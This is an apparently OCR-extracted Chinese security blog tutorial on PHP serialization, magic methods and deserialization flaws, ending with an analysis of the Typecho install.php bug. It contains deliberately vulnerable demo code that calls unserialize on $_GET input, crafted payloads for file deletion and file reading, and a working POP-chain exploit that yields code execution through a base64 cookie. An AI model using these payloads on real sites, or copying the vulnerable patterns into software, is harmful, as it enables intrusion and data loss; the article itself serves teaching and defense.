精通PHP序列化与反序列化之"道"

原创 队员编号028 酒仙桥六号部队 6月30日

这是 **酒仙桥六号部队** 的第 **28** 篇文章。

全文共计3952个字，预计阅读时长12分钟。

什么是序列化和反序列化

序列化：将对象转换成一个字符串，PHP序列化函数是:`serialize()`

反序列化：将序列化后的字符串还原为一个对象，PHP反序列化函数是:`unserialize()`

在说反序列化漏洞之前我们先了解一下对象概念：

我们举个例子，如果把生物当成一个大类，那么就可以分为动物和植物两个类，而动物又可以分为食草动物和杂食动物，那有人可能会问了，为什么这么分呢?

因为动物都有嘴，需要吃东西，植物都需要土空气和水，都会吸取养分，那么这些分类我们可以看成php中的类，动物的嘴和植物需要的土空气水都可以当作属性，动物吃东西和植物吸取养分都可以当作方法。世间的万物我们都可以看成是对象，因为他们都有各自的属性。比如：人有身高，体重，年龄，性别等等这些属性，也可以唱歌，跳舞，跑步等等行为。如果把人看成一个类的话，那么身高，体重，年龄，性别这些就是人这个类的属性，而唱歌，跳舞，跑步就是人这个类的行为。

我们来创建一个人类看看，首先要考虑到这个人的姓名(`zhangsan`)，性别(`男`)，年龄(`50`)，还有它会的技能(`会忽悠`)。


```php
<?php
class zhangsan{

    public $sex = '男';

    public $age = '50';

    public function skill(){
```

```
        echo "没病走两步";
    }
}
```

`class`就是定义这个类，`$sex`就是这个人的性别，`$age`就是方法，`$skill()`就是它的技能，那么把类变成对象就很简单了，只需要`new`一下就变成对象了。

```
$belles =  new zhangsan();
// 看看它的年龄
echo $belles->age;
// 换行
echo "\n\r";
// 看看它的技能
echo $belles->skill();
```

看看运行结果:



这就是一个简单的对象了，那我们就将它序列化和反序列化一下。

```php
$belles = new zhangsan();
echo serialize($belles);
echo "\n\r";
unserialize('O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50";}');
// 看看它的年龄
echo $belles->age;
```

```php
<?php
class zhangsan{

    public $sex = '男';

    public $age = '50';

    public function skill(){
        echo "没病走两步";
    }
}

$belles =  new zhangsan();
echo serialize($belles);echo "\n\r";
unserialize('O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3
// 看看它的年龄
echo $belles->age;

```

问题 3 输出 调试控制台 终端

```
O:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50";}

50
```

我们可以看到实例化就是把对象转换成字符串，反序列化就是把字符串在变成对象，之后就可以使用对象的功能了。

再来看看与PHP反序列化漏洞有关的魔法函数，这些函数不用创建，默认存在的。

```
__destruct()    //对象被销毁时触发
__construct()   //当一个对象创建时被调用
__wakeup()      //使用unserialize时触发
__sleep()       //使用serialize时触发
__toString()    //把类当作字符串使用时触发
__get()         //获取不存在的类属性时触发
__set()         //设置不存在的类属性会触发
__isset()       //在不可访问的属性上调用isset()或empty()触发
__unset()       //在不可访问的属性上使用unset()时触发
```

```
__invoke()      //当脚本尝试将对象调用为函数时触发
```

魔术方法的触发条件：

```php
<?php
class Pers
{
    public $age = '18';
    public function __construct(){
        echo '创建对象触发'."\n\r";
    }
    public function __destruct(){
        echo '销毁对象触发';
    }
}

$per = new Pers();  // 创建对象，触发__construct魔术方法
unset($per);        // 销毁对象，触发__destruct魔术方法
```

```php

<?php
class Pers
{
    public $age = '18';
    public function __construct(){
        echo '创建对象触发'."\n\r";
    }
    public function __destruct(){
        echo '销毁对象触发';
    }
}

$per = new Pers();  // 创建对象，触发__construct魔术方法
unset($per);        // 销毁对象，触发__destruct魔术方法
```

```
问题 45  输出  调试控制台  终端
[Running] php "d:\phpStudy\WWW\asj\111\1.php"

创建对象触发

销毁对象触发
```

可以看到对象在创建的时候调用了**construct方法，在销毁的时候调用了**destruct方法。

```php
<?php
class Pers
{
    public $age = '18';
    public function __sleep(){
        echo '使用serialize时触发'."\n\r";
        return(array('age'));
    }
    public function __wakeup(){
        echo '使用unserialize时触发';
    }
}

$per = new Pers();
serialize($per);        // 序列化，触发__sleep魔术方法
unserialize('O:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化，触发__wake
```

```php
<?php
class Pers
{
    public $age = '18';
    public function __sleep(){
        echo '使用serialize时触发'."\n\r";
        return(array('age'));
    }
    public function __wakeup(){
        echo '使用unserialize时触发';
    }
}

$per = new Pers();
serialize($per);        // 序列化，触发__sleep魔术方法
unserialize('O:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化，触发__wakeup魔术方法

问题 43  输出  调试控制台  终端
[Running] php "d:\phpStudy\WWW\asj\111\1.php"
使用serialize时触发

使用unserialize时触发
```

可以看到对象在实例化的时候触发了**sleep方法，在反序列化的时候触发了**wakeup方法。

```php
<?php
```

```php
class Pers
{
    public $age = '18';

    public function __toString(){
        return '对象当作字符串使用时触发'."\n\r";
    }
    public function __get($p){
        echo '获取类不存在的方法会触发'."\n\r";
    }
    public function __set($n,$v){
        echo "设置不存在的类属性会触发"."\n\r";
    }
}
$per = new Pers();
$per->age = '20';
echo $per;          // 把对象当成字符串输出
$per->p1;           // 获取类不存在的属性
$per->n = 'aa';     // 设置类不存在的属性
```

对象在`echo`的时候会把对象当成字符串就会触发`__toString`方法，获取类不存在的属性`p1`，触发`__get`魔术方法,设置类不存在的属性`n`，触发`__set`魔术方法。

```php
        return '对象当作字符串使用时触发'."\n\r";
    }
    public function __get($p){
        echo '获取类不存在的方法会触发'."\n\r";
    }
    public function __set($n,$v){
        echo "设置不存在的类属性会触发"."\n\r";
    }
}
$per = new Pers();
$per->age = '20';
echo $per;          // 把对象当成字符串输出
$per->p1;           // 获取类不存在的属性
$per->n = 'aa';     // 设置类不存在的属性
```

问题 输出 调试控制台 终端

```
对象当作字符串使用时触发

获取类不存在的方法会触发

设置不存在的类属性会触发
```

```php
<?php
class Pers
{
    public $age = '18';

    public function __isset($p){
        echo "判断属性是否存在的时候触发"."\n\r";
    }
    public function __unset($content) {
        echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\n\r";
    }
    public function __invoke($content) {
        echo "把一个对象当成一个函数去执行"."\n\r";
    }
}

$per = new Pers();
$per->age = '20';
```

```php
isset($per->aaa);  // 判断属性是否存在
unset($per->ages);  // 删除不存在的属性
$per('111');        // 把对象当作函数
```

判断属性是否存在的时候触发`__isset`魔术方法,删除不存在的属性时候触发`__unset`魔术方法,把对象当作函数的时候触发`__invoke`魔术方法。

```php
    public function __unset($content) {
        echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\n\r";
    }
    public function __invoke($content) {
        echo "把一个对象当成一个函数去执行"."\n\r";
    }
}

$per = new Pers();
$per->age = '20';
isset($per->aaa);  // 判断属性是否存在
unset($per->ages);  // 删除不存在的属性
$per('111');        // 把对象当作函数
```

```
问题 输出 调试控制台 终端
判断属性是否存在的时候触发

当在类外部使用unset()函数来删不存在的属性时自动调用的

把一个对象当成一个函数去执行
```

php反序列化案例

小案例1

先修改值，然后序列化。

```php
// demo1.php
<?php
class delete{
    public $name = 'error';
    function __destruct()
```

```
{
        echo $this->name.'<br>';
        echo $this->name . ' delete';
        unlink(dirname(__FILE__).'/'.$this->name);
    }
}

// demo2.php
<?php
include 'demo1.php';
class per{
    public $name = '';
    public $age = '';
    public function infos(){
        echo '这里随便';
    }
}
$pers = unserialize($_GET['id']);
```

分析一下上面的代码，可以看到直接获取`id`,这个参数可控，我们可以把这个参数输入成delete类的实例化，并把delete类中的`$name`的参数进行修改成我们想要的，就可以造成文件删除，下面来构造一下Exploit:

```
// 序列化 demo1.php
<?php
class delete{
    public $name = 'error';
}
$del = new delete();
$del->name = 'ccc.php';
echo serialize($del);

// demo2.php?id=O:6:"delete":1:{s:4:"name";s:7:"ccc.php";}
```


小案例2

```
// demo3.php
```

```php
<?php
class red{
    public $name = 'error';
    function __toString()
{
        // echo $this->name;
        return file_get_contents($this->name);
    }
}

// demo4.php
<?php
include 'demo3.php';
class per{
    public $name = '';
    public $age = '';
    public function infos(){
        echo '这里随便';
    }
}
$pers = unserialize($_GET['id']);
echo $pers;
```

我们可以看到id参数同样可控的，red类有一个__toString方法，这个方法上面说到了，只要当成字符串使用就会自动调用，可以构造下面的Exploit，来查看文件内容。

```php
// 序列化 demo1.php
<?php
class red{
    public $name = 'error';
}
$del = new red();
$del->name = 'ccc.txt';
echo serialize($del);
```



Typecho安装文件反序列化漏洞

漏洞代码分析:

```
// 要让代码执行到这里需要满足一些条件:
//判断是否已经安装
if (!isset($_GET['finish']) && file_exists(__TYPECHO_ROOT_DIR__ . '/con
    exit;
}

// 挡掉可能的跨站请求
if (!empty($_GET) || !empty($_POST)) {
    if (empty($_SERVER['HTTP_REFERER'])) {
        exit;
    }

    $parts = parse_url($_SERVER['HTTP_REFERER']);
    if (!empty($parts['port']) && $parts['port'] != 80 && !Typecho_Comm
        $parts['host'] = "{$parts['host']}:{$parts['port']}";
    }

    if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host'
        exit;
    }
}

// install.php
<?php
```

```php
// 先调用了Typecho_Cookie::get()方法获取Cookie中的__typecho_config的值，在bas
// 由此可以判断出poc应该进行base64加密放在cookie中
$config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_conf
Typecho_Cookie::delete('__typecho_config');
// 然后调用Typecho_Db
$db = new Typecho_Db($config['adapter'], $config['prefix']);
$db->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
Typecho_Db::set($db);
?>

// 在Typecho_Db方法中进入到__construct方法
public function __construct($adapterName, $prefix = 'typecho_')
{
    $this->_adapterName = $adapterName;
    // 这里进行的拼接操作，这里可以判断出可能会触发类的__toString()方法
    $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    // ...省略
}

// 其中有三个类有使用__toString()方法:
// var/Typecho/Config.php
// var/Typecho/Feed.php
// var/Typecho/Db/Query.php
// 其中Feed可以利用,在Feed__toString()方法中的290行
foreach ($this->_items as $item) {
    $content .= '<item>' . self::EOL;
    $content .= '<title>' . htmlspecialchars($item['title']) . '</title>
    $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
    $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
    $content .= '<pubDate>' . $this->dateFormat($item['date']) . '</pubD
    // 在这里，我们可以控制变量为不可访问的属性phpinfo();,这时候可以判断出可能会触发
    $content .= '<dc:creator>' . htmlspecialchars($item['author']->scre

// 在文件Request.php中的__get()方法中,获取到了screenName
public function __get($key)
{
    echo $key;exit;//screenName
    return $this->get($key);
    // 跟进$this->get($key)就是获取screenName的值为phpinfo()，很简单不写了,然后
}
```

```
65
66 // 再跟进$this->_applyFilter($value)
67 private function _applyFilter($value)
68 {
69     if ($this->_filter) {
70         foreach ($this->_filter as $filter) {
71             var_dump($filter.'--'. $value);exit;
72             // 这里可以看到获取了两个值 "assert--phpinfo()",并交给call_user_f
73             $value = is_array($value) ? array_map($filter, $value) : ca
74             //。。。省略
```

我们再来回顾一边漏洞产生的步骤：

1.从Cookie或者POST的数据中寻找到'__typecho_config'字段。

2.然后调用'__typecho_config'中的'adapter'和'prefix'实例化一个Typecho_Db类。

3.在实例化过程中，采用了字符串拼接访问了'adapter'，当我们设置的'adapter'字段是一个类的话，就会触发这个类的__toString()魔术方法。

4.寻找到Feed这个类中的__toString()魔术方法，访问了$item['author']->screenName。

5.当$item['author']->screenName为一个不可访问的属性时，将会触发该类的__get()魔术方法

6.Typecho_Request类的魔术方法中，调用了get(),该方法内，检测了_params[$key]是否存在。

7.将*params[$key]的值传入*applyFilter()方法，并执行代码。


// Exploit如下：

```
1  <?php
2  class Typecho_Feed
3  {
4      const RSS1 = 'RSS 1.0';
5      const RSS2 = 'RSS 2.0';
6      const ATOM1 = 'ATOM 1.0';
7      const DATE_RFC822 = 'r';
8      const DATE_W3CDTF = 'c';
9      const EOL = "\n";
10     private $_type;
```

```
    private $_items;

    public function __construct(){
        $this->_type = $this::RSS2;
        $this->_items[0] = array(
            'title' => '1',
            'link' => '1',
            'date' => 1508895132,
            'category' => array(new Typecho_Request()),
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
    // 执行系统命令
    // public function __construct(){
    //     $this->_params['screenName'] = 'ipconfig';
    //     $this->_filter[0] = 'system';
    // }
}

$exp = array(
    'adapter' => new Typecho_Feed(),
    'prefix' => 'typecho_'
);

echo base64_encode(serialize($exp));

// payload
__typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mj
```

复现漏洞：

将payload传入cookie中。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队